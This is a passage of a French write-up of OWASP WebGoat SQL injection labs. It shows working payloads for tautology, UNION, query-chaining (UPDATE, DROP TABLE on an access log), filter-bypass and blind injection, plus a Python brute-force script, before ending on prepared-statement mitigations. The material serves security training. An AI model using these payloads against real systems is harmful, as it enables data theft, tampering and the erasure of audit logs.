19204	Mr	Goat	33812953533	VISA	,	0

Your query was: SELECT \* FROM user\_data WHERE first\_name = 'John' and last\_name = " or '1' = '1'  
Explanation: This injection works, because or '1' = '1' always evaluates to true (The string ending literal for '1' is closed by the query itself, so you should not inject it). So the injected query basically looks like this: SELECT \* FROM user\_data WHERE first\_name = 'John' and last\_name = " or TRUE, which will always evaluate to true, no matter what came before it.

*Figure 66 : SQLi Intro Lab 5*

- L'injection SQL basée sur des caractères se produit lorsque les données entrées par un utilisateur, sous forme de chaînes de caractères, sont insérées directement dans une requête SQL sans être correctement échappées ou validées. Ce type d'injection est particulièrement dangereux car il permet à un attaquant de manipuler la requête SQL pour contourner les conditions initialement prévues.

- **Lab 6**

Dans ce lab , on doit exploiter une injection SQL de type Numérique

#### Try It! Numeric SQL injection

The query in the code builds a dynamic query as seen in the previous example. The query in the code builds a dynamic query by concatenating a number making it susceptible to Numeric SQL injection:

```
"SELECT * FROM user_data WHERE login_count = " + Login_Count + " AND userid = " + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

You have succeeded:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA	, 0,	
101	Joe	Snow	2234200065411	MC	, 0,	
102	John	Smith	2435600002222	MC	, 0,	
102	John	Smith	4352209902222	AMEX	, 0,	
103	Jane	Plane	123456789	MC	, 0,	
103	Jane	Plane	333498703333	AMEX	, 0,	
10312	Jolly	Hershey	176896789	MC	, 0,	
10312	Jolly	Hershey	333300003333	AMEX	, 0,	
10323	Grumpy	youaretheweakestlink	673834489	MC	, 0,	
10323	Grumpy	youaretheweakestlink	33413003333	AMEX	, 0,	
15603	Peter	Sand	123609789	MC	, 0,	
15603	Peter	Sand	338893453333	AMEX	, 0,	
15613	Joesph	Something	33843453533	AMEX	, 0,	
15837	Chaos	Monkey	32849386533	CM	, 0,	
19204	Mr	Goat	33812953533	VISA	, 0,	

Your query was: SELECT \* From user\_data WHERE Login\_Count = 1 and userid= 1 OR 1=1-- -

*Figure 67 : SQLi Intro Lab 6*

- Une injection SQL numérique se produit lorsque les paramètres numériques, tels que les identifiants ou les compteurs, sont directement intégrés dans une requête SQL sans validation ou protection adéquate. Cela permet à un attaquant de manipuler ces paramètres pour exécuter des commandes SQL non prévues.
- Prenons la requête ci dessus : **SELECT \* FROM user WHERE id=1** Si l'ID est passé directement dans la requête sans validation, un attaquant pourrait manipuler l'URL en entrant quelque chose comme **1 OR 1=1** Cela rend la condition toujours vraie et permet à l'attaquant d'accéder à toutes les lignes de la table, compromettant ainsi la sécurité de la base de données.

## Writeup Technique de l'Application WebGoat

### • Lab 7

## Dans ce lab , l'injection SQL (string based) servira à compromettre l'aspect de la Confidentialité du modèle CIA

### Compromising confidentiality with String SQL injection

If a system is vulnerable to SQL injections, aspects of that system's CIA triad can be easily compromised (if you are unfamiliar with the CIA triad, check out the CIA triad lesson in the general category). In the following three lessons you will learn how to compromise each aspect of the CIA triad using techniques like SQL string injections or query chaining.

In this lesson we will look at **confidentiality**. Confidentiality can be easily compromised by an attacker using SQL injection; for example, successful SQL injection can allow the attacker to read sensitive data like credit card numbers from a database.

#### What is String SQL injection?

If an application builds SQL queries simply by concatenating user supplied strings to the query, the application is likely very susceptible to String SQL injection.

More specifically, if a user supplied string simply gets concatenated to a SQL query without any sanitization or preparation, then you may be able to modify the query's behavior by simply inserting quotation marks into an input field. For example, you could end the string parameter with quotation marks and input your own SQL after that.

#### It is your turn!

You are an employee named John Smith working for a big company. The company has an internal system that allows all employees to see their own internal data such as the department they work in and their salary.

The system requires the employees to use a unique authentication TAN to view their data.

Your current TAN is 3SL99A.

Since you always have the urge to be the most highly paid employee, you want to exploit the system so that instead of viewing your own internal data, you want to take a look at the data of all your colleagues to check their current salaries.

Use the form below and try to retrieve all employee data from the **employees** table. You should not need to know any specific names or TANs to get the information you need.

You already found out that the query performing your request looks like this:

```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```

✓ Employee Name:

Authentication TAN:

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO952V	null

Figure 68 : SQLi Intro Lab 7

## Dans ce lab l'injection SQL (string Query chaining) servira à compromettre l'aspect de l'Intégrité du modèle CIA

### Compromising Integrity with Query chaining

After compromising the confidentiality of data in the previous lesson, this time we are gonna compromise the **integrity** of data by using SQL **query chaining**.

If a severe enough vulnerability exists, SQL injection may be used to compromise the integrity of any data in the database. Successful SQL injection may allow an attacker to change information that he should not even be able to access.

#### What is SQL query chaining?

Query chaining is exactly what it sounds like. With query chaining, you try to append one or more queries to the end of the actual query. You can do this by using the ; metacharacter. A ; marks the end of a SQL statement; it allows one to start another query right after the initial query without the need to even start a new line.

#### It is your turn!

You just found out that Tobi and Bob both seem to earn more money than you! Of course you cannot leave it at that.

Better go and change your own salary so you are earning the most!

Remember: Your name is John Smith and your current TAN is 3SL99A.

Employee Name:

Authentication TAN:

Figure 69 : SQLi Intro Lab 8

## Writeup Technique de l'Application WebGoat

La requête ( ‘*UPDATE employees SET table = valeur where auth\_tan=id-- -* )  
Permet de modifier à volonté la base de donnée

Employee Name: Smith

Authentication TAN: 3SL99A'UPDATE employe

Get department

Still not earning enough! Better try again and change that.

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	WAHB	Travers	Accounting	46000	P45JSI	null
34477	WAHB	Holman	Development	50000	UU2ALK	null
37648	WAHB	Smith	Marketing	64350	3SL99A	null
89762	WAHB	Barnett	Sales	77000	TA9LL1	null
96134	WAHB	Franco	Marketing	83700	LO9S2V	null

Figure 70 : SQLi Intro Lab 8 - Update

## Modification du salaire de John

La requête ( ‘*UPDATE employees SET SALARY = valeur where auth\_tan=john\_id-- -* )

Employee Name: Lastname

Authentication TAN: TAN

Get department

Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	636363636	3SL99A	null
96134	Tobi	Franco	Marketing	83700	LO9S2V	null
89762	Bob	Barnett	Sales	77000	TA9LL1	null
34477	John	Holman	Development	50000	UU2ALK	null
32147	John	Travers	Accounting	46000	P45JSI	null

Figure 71 : SQLi Intro Lab 8 - Update Salaire

- **Lab 9 :**

**Dans ce lab l'injection SQL servira à compromettre l'aspect de disponibilité du modèle CIA**

◀ 1 2 3 4 5 6 7 8 9 10 11 12 13 ▶

### Compromising Availability

After successfully compromising confidentiality and integrity in the previous lessons, we are now going to compromise the third element of the CIA triad: **availability**.

There are many different ways to violate availability. If an account is deleted or its password gets changed, the actual owner cannot access this account anymore. Attackers could also try to delete parts of the database, or even drop the whole database, in order to make the data inaccessible. Revoking the access rights of admins or other users is yet another way to compromise availability; this would prevent these users from accessing either specific parts of the database or even the entire database as a whole.

It is your turn!

Now you are the top earner in your company. But do you see that? There seems to be a `access_log` table, where all your actions have been logged to! Better go and `delete it` completely before anyone notices.

The screenshot shows a web interface for a SQL injection lab. A text input field contains the query: `ROP TABLE access_log--`. Below the input field is a button labeled "Search logs". A message box at the bottom displays the result: "Success! You successfully deleted the access\_log table and that way compromised the availability of the data."

*Figure 72 : SQLi Intro Lab 9 - Drop Table*

**La requête ( 'DROP TABLE access\_log--' ) suffit à supprimer la table logs dans ce scénario .**

### 6.3.2 : SQL Injection (advanced)

Cette section décrit des sujets plus avancés concernant l'injection SQL.

- Combinaison de Techniques d'Injection SQL:

Il s'agit de la capacité à combiner différentes techniques d'injection SQL pour contourner les protections et extraire des informations plus complexes ou mieux cachées.

- Injection SQL Aveugle :

Cette technique est utilisée lorsqu'un attaquant ne peut pas voir directement les résultats des requêtes SQL exécutées. Au lieu de cela, l'attaquant doit déduire les informations en fonction des comportements de l'application, comme les changements de réponse ou les temps de réponse .

- Lab 1 :

Cette leçon consiste à exploiter deux types d'injections, une blind sql injection(aveugle) et une UNION

- Payload : ' SELECT \* from user\_system\_data --

6.a) Retrieve all data from the table

6.b) When you have figured it out.... What is Dave's password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQL statement. Maybe you can find both of them.

The screenshot shows a web application interface for a SQL injection lab. At the top, there are two input fields: 'Name:' containing 'from user\_system\_data --' and 'Password:' containing 'passW0rD'. Next to each field is a button: 'Get Account Info' and 'Check Password' respectively. Below these fields, a message says 'You have succeeded:' followed by a list of user records from the 'user\_system\_data' table. The list includes columns: USERID, USER\_NAME, PASSWORD, COOKIE, and a list of user names and their corresponding password and cookie values. At the bottom of the page, there is a note: 'Well done! Can you also figure out a solution, by using a UNION?' and a link to the query used: 'Your query was: SELECT \* FROM user\_data WHERE last\_name = "SELECT \* from user\_system\_data ..."'.

Figure 73 : SQLi advanced lab 1 - Blind

## Writeup Technique de l'Application WebGoat

La requête UNION peut uniquement fusionner des données ayant le même nombre de colonnes et les mêmes types, mais le nombre de colonnes dans les deux tables de données est différent, donc j'ai utilisé NULL pour compléter

Payload : ' UNION SELECT userid, user\_name, password, cookie, null, null, null  
FROM user\_system\_data WHERE 1 = 1; --

The screenshot shows a web application interface for a SQL injection lab. At the top, there are input fields for 'Name' and 'Password', and buttons for 'Get Account Info' and 'Check Password'. Below these, a message says 'You have succeeded:' followed by a list of user records from the database:

```
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,  
101, jsnow, passwd1, , null, null, null,  
102, jdoe, passwd2, , null, null, null,  
103, jplane, passwd3, , null, null, null,  
104, jeff, jeff, , null, null, null,  
105, dave, passW0rD, , null, null, null,
```

Below the records, a message says 'Well done! Can you also figure out a solution, by appending a new SQL Statement?' and shows the query used: 'SELECT \* FROM user\_data WHERE last\_name = "UNION SELECT userid, user\_name, password, cookie, NULL,NULL,NULL FROM user\_system\_data--"'.

*Figure 74 : SQLi advanced lab 1 - Union*

- **Lab 2**

Cet exercice offre un login et une page d'inscription , on peut tester tous les paramètres

The screenshot shows a login page with two tabs at the top: 'LOGIN' and 'REGISTER'. The 'LOGIN' tab is active. Below the tabs are two input fields for 'Username' and 'Password'. Underneath the password field is a checkbox labeled 'Remember me'. A large blue button at the bottom is labeled 'Log In'. Below the 'Log In' button is a link 'Forgot Password?'

*Figure 75 : SQLi advanced lab 2 - Login*

## Writeup Technique de l'Application WebGoat

**Vous pouvez voir que le site web répond en fonction de la création de l'utilisateur.**

**Je peux donc utiliser cette fonctionnalité pour effectuer une injection SQL aveugle.**

**Lorsque la condition est remplie, le site web répondra que l'utilisateur existe déjà ; sinon, il indiquera que l'utilisateur a été créé.**

**Tout d'abord, devinez le nom d'utilisateur enregistré par Tom.**

The screenshot shows a registration form with the following fields:

- Username: tom'OR 1=1-- -
- Email: test@test.com
- Password: \*\*\*\*
- Confirm Password: \*\*\*\*

A blue "Register Now" button is at the bottom. Below the form, a red error message reads: "User {0} already exists please try to register with a different username."

*Figure 76 : SQLi advanced lab 2 - Register*

**Grâce aux payloads suivants on peut énumérer les tables**

**tom' AND LENGTH(password) > 0;-- -**

**Maintenant, je peux savoir qu'il y a des champs "userid, email, password" dans la table.  
Ensuite, je trouve le nombre de caractères du mot de passe de Tom.**

## Writeup Technique de l'Application WebGoat

Considérez l'injection suivante : tom' AND LENGTH(password) = 0; --  
Cela déterminera si le nombre de caractères dans le mot de passe de Tom est de 0. je peux donc utiliser cette injection pour effectuer un bruteforce afin d'obtenir les caractères du mot de passe de Tom.

The screenshot shows the OWASP ZAP interface during an 'Intruder attack' on the URL `http://localhost:8080`. The 'Payloads' tab is selected, displaying a list of 24 payloads ranging from 0 to 10. The 'Request' tab is active, showing the following request details:

Step	HTTP Method	Path	Headers	Body
1	PUT	/webgoat/sqlinjectionadvanced/challenge	HTTP/1.1 Host: localhost:8080 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0 Accept: */* Content-Encoding: gzip, deflate, br Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest	Content-Length: 129 Origin: http://localhost:8080 Referer: http://localhost:8080/WebGoat/start.mvc?username=admin&id=170 Cookie: JSESSIONID=aac6c6529w_950cf1v1bgjskTdwv0utroP_170 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Priority: 0 username_reg-tom'+AND+LENGTH(password)+>id=22330--&mail_reg-wab54@wuh.com&password_reg=wabidconfirm_password_reg=wab

The 'Response' tab shows the raw response body:

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Sun, 01 Sep 2024 04:27:23 GMT
Content-Length: 210
{
    "lessonCompleted": true,
    "feedback": "User ('') already exists please try to register with a different username."
}
"output": null,
"assignment": "SqlInjectionChallenge",
"attemptedAttack": true
```

Figure 77 : SQLi advanced lab 2 - Intruder Request

The screenshot shows the OWASP ZAP interface during an 'Intruder attack' on the URL `http://localhost:8080`. The 'Payloads' tab is selected, displaying a list of 24 payloads ranging from 0 to 10. The 'Request' tab is active, showing the following request details:

Step	HTTP Method	Path	Headers	Body
1	HTTP/1.1	200 OK		

The 'Response' tab shows the raw response body:

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Sun, 01 Sep 2024 04:27:23 GMT
Content-Length: 210
{
    "lessonCompleted": true,
    "feedback": "User ('') already exists please try to register with a different username."
}
"output": null,
"assignment": "SqlInjectionChallenge",
"attemptedAttack": true
```

Figure 78 : SQLi advanced lab 2 - Intruder Response


## Writeup Technique de l'Application WebGoat

Je crée un script python trouvable sur mon github pour m'aider à cracker le mot de passe de tom à travers l'injection sql

```
[parrot@parrot] -[~/Desktop/HackingLab/OWASP/WebGoat]
└─$ python3 Brute.py

t
th
thi
this
thisi
thisis
thisisa
thisisas
thisisase
thisisasec
thisisasecr
thisisasecre
thisisasecret
thisisasecretf
thisisasecretfo
thisisasecretfor
thisisasecretfort
thisisasecretforto
thisisasecretfortom
thisisasecretfortomo
thisisasecretfortomon
thisisasecretfortomorl
thisisasecretfortomonly
[parrot@parrot] -[~/Desktop/HackingLab/OWASP/WebGoat]
└─$
```

Figure 79 : Brute.py




```
Applications Places System Open
import requests

def brute_force(sessionID: str, passwordLength: int) -> None:
    url = "http://127.0.0.1:8080/WebGoat/SqlInjectionAdvanced/challenge"
    password = ""
    headers = {
        "Host": "127.0.0.1:8080",
        "Content-Length": "123",
        "sec-ch-ua": "\\"Not\\A\\Brand\\";v=\\\"99\\\", \\"Chromium\\";v=\\\"112\\\"",
        "Accept": "*/*",
        "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
        "X-Requested-With": "XMLHttpRequest",
        "sec-ch-ua-mobile": "?0",
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5613.93 Safari/537.36",
        "sec-ch-ua-platform": "\\"Linux\\\"",
        "Origin": "http://127.0.0.1:8080",
        "Sec-Fetch-Site": "same-origin",
        "Sec-Fetch-Mode": "cors",
        "Sec-Fetch-Dest": "empty",
        "Referer": "http://127.0.0.1:8080/WebGoat/start.mvc",
        "Accept-Encoding": "gzip, deflate",
        "Accept-Language": "en-US,en;q=0.9",
        "Cookie": f"JSESSIONID={sessionID}",
        "Connection": "close"
    }

    for length in range(1, passwordLength + 1):
        for letter in "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ":
            data = {
                "username_reg": f"tom" AND SUBSTRING(password, {length}, 1) = '{letter}',
                "email_reg": "test@gmail.com",
                "password_reg": "a",
                "confirm_password_reg": "a"
            }
```

Figure 80 : Code source Brute.py

- Se connecter à tom avec le mot de passe



We now explained the basic steps involved in an SQL injection. In this assignment you will need to combine all the things we explained in the SQL lessons.  
Goal: Can you log in as Tom?  
Have fun!

Congratulations. You have successfully completed the assignment.

Figure 81 : Tom Logged In

### 6.3.3 : SQL Injection (mitigation)

Après avoir exploré les subtilités des injections SQL, y compris les techniques avancées telles que l'injection SQL aveugle et l'injection basée sur UNION, il est impératif de se concentrer sur les stratégies de mitigation efficaces. Comprendre ces vecteurs d'attaque avancés souligne la nécessité de défenses robustes pour protéger nos bases de données et applications.

- Stratégies de Mitigation

Pour se protéger contre les attaques par injection SQL, une approche multi-couches est essentielle. Les stratégies de mitigation sont conçues pour aborder divers aspects des vulnérabilités d'injection SQL, assurant une certaine sécurité car la sécurité totale complète n'existe pas .

- *Lab 1 (Écrire du code sécurisé)*

L'exercice consiste à compléter un code pour qu'il ne soit plus vulnérable à des SQLi

Le code doit récupérer le statut de l'utilisateur en fonction du nom et de l'adresse e-mail de l'utilisateur.

```
Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
Statement stmt = conn.createStatement();
String query = "SELECT status FROM users WHERE name=" + name + " AND mail=" + mail;
stmt.executeUpdate(query);
```

Figure 82 : SQLi mitigation lab 1

## Writeup Technique de l'Application WebGoat

✓

```
Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
PreparedStatement statement = conn.prepareStatement("SELECT status FROM users WHERE name=? AND mail=?");
statement.setString(1, test);
statement.setString(2, "ts!");
Submit
```

Congratulations. You have successfully completed the assignment.

**Figure 83 : SQLi mitigation lab 1 - Code**

- **Lab 2 (Écrire du code sécurisé)**

**Se connecter à une base de données**

**Effectuer une requête sur la base de données qui est immunisée contre les attaques par injection SQL**

**Larequête doit contenir au moins un paramètre de type chaîne de caractères**

### Try it! Writing safe code

Now it is time to write your own code! Your task is to use JDBC to connect to a database and request data from it.

Requirements:

- connect to a database
- perform a query on the database which is immune to SQL injection attacks
- your query needs to contain at least one string parameter

Some tips before you start:

For connecting to the database, you can simply assume the constants **DBURL**, **DBUSER** and **DBPW** as given.

The content of your query does not matter, as long as the SQL is valid and meets the requirements.

All the code you write gets inserted into the main method of a Java class with the name "TestClass" that already imports **java.sql.\*** for you.

Not creative enough to think of your own query? How about you try to retrieve the data of a user with a specific name from a fictional database table called **users**.

For example: the following code would compile without any error (but of course does not meet the requirements to complete this lesson).

```
try {
    Connection conn = null;
    System.out.println(conn); //Should output 'null'
} catch (Exception e) {
    System.out.println("Oops. Something went wrong!");
}
```

Use your knowledge and write some valid code from scratch in the editor window down below! (if you cannot type there it might help to adjust the size of your browser window once, then it should work):

```
1: ① Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
2: ② PreparedStatement statement = conn.prepareStatement("SELECT status FROM users WHERE name=? AND mail=?");
3: ③ statement.setString(1, "test");
4: ④ statement.setString(2, "ts!");
5: ⑤ statement.executeUpdate();
6: ⑥ } catch (Exception e) {
7: ⑦     System.out.println("Oops. Something went wrong!");
8: ⑧ }
```

**Figure 84 : SQLi mitigation lab 2**

## Writeup Technique de l'Application WebGoat

- **Code :**

```
1 * try {
2     Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
3     PreparedStatement statement = conn.prepareStatement("SELECT status FROM users WHERE name=? AND mail=?");
4     statement.setString(1, "name");
5     statement.setString(2, "mail");
6     statement.executeUpdate();
7 } catch (Exception e) {
8     System.out.println("Oops. Something went wrong!");
9 }
```

*Figure 85 : SQLi mitigation lab 2 - Code*

- **Lab 3 (La validation des entrées seule ne suffit pas)**

**La norme est de faire les deux : utiliser des requêtes paramétrées et valider les entrées reçues de l'utilisateur.**

### Input validation alone is not enough!!

You need to do both, use parametrized queries and validate the input received from the user. On StackOverflow you will see a lot of answers stating that input validation is enough. However it only takes you so far before you know the validation is broken, and you have an SQL injection in your application.

A nice read why it is not enough can be found <https://twitter.com/marcan42/status/1238004834806067200?s=21>

Let's repeat one of the previous assignments, the developer fixed the possible SQL injection with filtering, can you spot the weakness in this approach?

Read about the lesson goal [here](#).

Name:  Get Account Info

*Figure 86 : SQLi mitigation lab 3*

- **Payload :**

' UNION SELECT userid, user\_name, password, cookie, null, null, null FROM user\_system\_data WHERE 1 = 1; -- or ';' SELECT \* FROM user\_system\_data WHERE 1 = 1; --

### Input validation alone is not enough!!

You need to do both, use parametrized queries and validate the input received from the user. On StackOverflow you will see a lot of answers stating that input validation is enough. However it only takes you so far before you know the validation is broken, and you have an SQL injection in your application.

A nice read why it is not enough can be found <https://twitter.com/marcan42/status/1238004834806067200?s=21>

Let's repeat one of the previous assignments, the developer fixed the possible SQL injection with filtering, can you spot the weakness in this approach?

Read about the lesson goal [here](#).

Name: ': SELECT \* FROM user\_sys Get Account Info  
Using spaces is not allowed!

*Figure 87 : SQLi mitigation lab 3 - Filtre*

## Writeup Technique de l'Application WebGoat

**Le site web répond par “L'utilisation des espaces n'est pas autorisée !”. Le site filtre les espaces, mais nous avons toujours un moyen de remplacer les espaces par d'autres choses.**

- *Payload*

```
'/**/UNION/**/SELECT/**/userId,/**/userName,/**/password,/**/cookie,/**/null,/**/null,/**/null/**/FROM/**/user_system_data/**/WHERE/**/1/**/=/**/1;/**/-- or  
';/**/SELECT/**//*/**/FROM/**/user_system_data/**/WHERE/**/1/**/=/**/1;/**/--
```

**On remplace les espaces par des commentaires .**

✓  
Name:  Get Account Info

You have succeeded:  
USERID, USER\_NAME, PASSWORD, COOKIE,  
101, jsnow, passwd1, ,  
102, Jdoe, passwd2, ,  
103, Jplane, passwd3, ,  
104, Jeff, Jeff, ,  
105, dave, passW0rD, ,  
<\p>Well done! Can you also figure out a solution, by using a UNION?  
  
Your query was: SELECT \* FROM user\_data WHERE last\_name = "\u0300SELECT\u3000"\u3000FROM\u3000user\_system\_data\u3000WHERE\u30001\u3000=\u30001\u3000--

*Figure 88 : SOLi mitigation Lab 3*

- #### • *Lab 4 (La validation des entrées seule ne suffit pas) partie 2*

**Input validation alone is not enough!!**

So the last attempt to validate if the query did not contain any spaces failed, the development team went further into the direction of only performing input validation, can you find out where it went wrong this time?

Read about the lesson goal [here](#).

Name:

Sorry the solution is not correct, please try again.

unexpected token: \*

Your query was: SELECT \* FROM user\_data WHERE last\_name = ".V\*V\*/V\*\*V/V\*\*V/USER\_SYSTEM\_DATAV\*\*VWHEREV\*\*V1V\*\*V=V\*\*V1,V\*\*V.."

**Figure 89 : SQLi mitigation Lab 4**

**le "SELECT, FROM" de la ligne de requête a disparu.**

Voyons s'ils ont une substitution récursive des mots-clés SQL.

## Writeup Technique de l'Application WebGoat

**Le site web répond par “L'utilisation des espaces n'est pas autorisée !”. Le site filtre les espaces, mais nous avons toujours un moyen de remplacer les espaces par d'autres choses.**

- *Payload*

```
'/**/UNION/**/SELECT/**/userId,/**/userName,/**/password,/**/cookie,/**/null,/**/null,/**/null/**/FROM/**/user_system_data/**/WHERE/**/1/**/=/**/1;/**/-- or  
';/**/SELECT/**//*/**/FROM/**/user_system_data/**/WHERE/**/1/**/=/**/1;/**/--
```

**On remplace les espaces par des commentaires .**

✓  
Name:  Get Account Info

You have succeeded:  
USERID, USER\_NAME, PASSWORD, COOKIE,  
101, jsnow, passwd1, ,  
102, Jdoe, passwd2, ,  
103, Jplane, passwd3, ,  
104, Jeff, Jeff, ,  
105, dave, passW0rD, ,  
<\p>Well done! Can you also figure out a solution, by using a UNION?  
  
Your query was: SELECT \* FROM user\_data WHERE last\_name = "\u0300SELECT\u3000"\u3000FROM\u3000user\_system\_data\u3000WHERE\u30001\u3000=\u30001\u3000--

Figure 90 : SOLi mitigation Lab 4 - SOLi Filtre Bypass

- #### • Lab 4 (La validation des entrées seule ne suffit pas) partie 2

**Input validation alone is not enough!!**

So the last attempt to validate if the query did not contain any spaces failed, the development team went further into the direction of only performing input validation, can you find out where it went wrong this time?

Read about the lesson goal [here](#).

Name:

Sorry the solution is not correct, please try again.

unexpected token: \*

Your query was: SELECT \* FROM user\_data WHERE last\_name = ";\'/\*/V/\*/\*V/\*/\*V/\*USER\_SYSTEM\_DATA/\*/\*WHEREV/\*V1V/\*V=V/\*V1,V/\*V.."

*Figure 91 : SQLi mitigation Lab 4 PT 2*

**le "SELECT, FROM" de la ligne de requête a disparu.**

Voyons s'ils ont une substitution récursive des mots-clés SQL.

## Writeup Technique de l'Application WebGoat

On change le "SELECT" en "SELSELECTECT" et "FROM" en "FRFROMOMOM".

- *Payload :*

```
';/**/SELSELECTECT/**/*/**/FRFROMOMOM/**/user_system_data/**/WHERE/**/1/*  
*/=/**/1;/**/--
```

The screenshot shows a web application interface. At the top, there is a text input field labeled "Name:" and a button labeled "Get Account Info". Below this, a message says "You have succeeded:" followed by a list of user accounts: USERID, USER\_NAME, PASSWORD, COOKIE, 101, jsnow, passwd1,, 102, jdoe, passwd2,, 103, jplane, passwd3,, 104, jeff, jeff,, 105, dave, passW0rD,. A note below the list says "</p>Well done! Can you also figure out a solution, by using a UNION?". At the bottom, it shows the query that was executed: "Your query was: SELECT \* FROM user\_data WHERE last\_name = '';V\*\*VSELECTV\*\*V\*V\*\*VFROMV\*\*VUSER\_SYSTEM\_DATAV\*\*VWHEREV\*\*V1V\*\*V=V\*\*V1;V\*\*V--".

*Figure 92 : SQLi mitigation Lab 4 PT 2 - SQLi Filtre bypass*

- *Lab 5*

Dans cet exercice, j'ai dû tenter de réaliser une injection SQL à travers le champ ORDER BY. L'objectif est de découvrir l'adresse IP complète du serveur webgoat-prd.

In this assignment try to perform an SQL injection through the ORDER BY field. Try to find the ip address of the `webgoat-prd` server, guessing the complete ip address might take too long so we give you the last part: `xxx.130.219.202`.

Note: The submit field of this assignment is **NOT** vulnerable to an SQL injection.

The screenshot shows a web application interface titled "LIST OF SERVERS". It displays a table with columns: Hostname, IP, MAC, Status, and Description. The table contains four rows: webgoat-dev (IP 192.168.4.0, MAC AA:BB:11:22:CC:DD, status success, description Development server), webgoat-tst (IP 192.168.2.1, MAC EE:FF:33:44:AB:CD, status success, description Test server), webgoat-acc (IP 192.168.3.3, MAC EF:12:FE:34:AA:CC, status danger, description Acceptance server), and webgoat-pre-prod (IP 192.168.6.4, MAC EF:12:FE:34:AA:CC, status danger, description Pre-production server). To the right of the table are buttons for "Edit", "Online", "Offline", and "Out Of Order". Below the table is a form with a text input field "IP address webgoat-prd server:" containing "192.1.0.12" and a "Submit" button.

*Figure 93 : SQLi Mitigation Lab 5*

## Writeup Technique de l'Application WebGoat

Les trois derniers octets de l'adresse IP : xxx.130.219.202 sont fournies .

Je dois donc trouver le premier octet manquant

- NB: Le champ de soumission de cet exercice n'est pas vulnérable à une injection SQL.

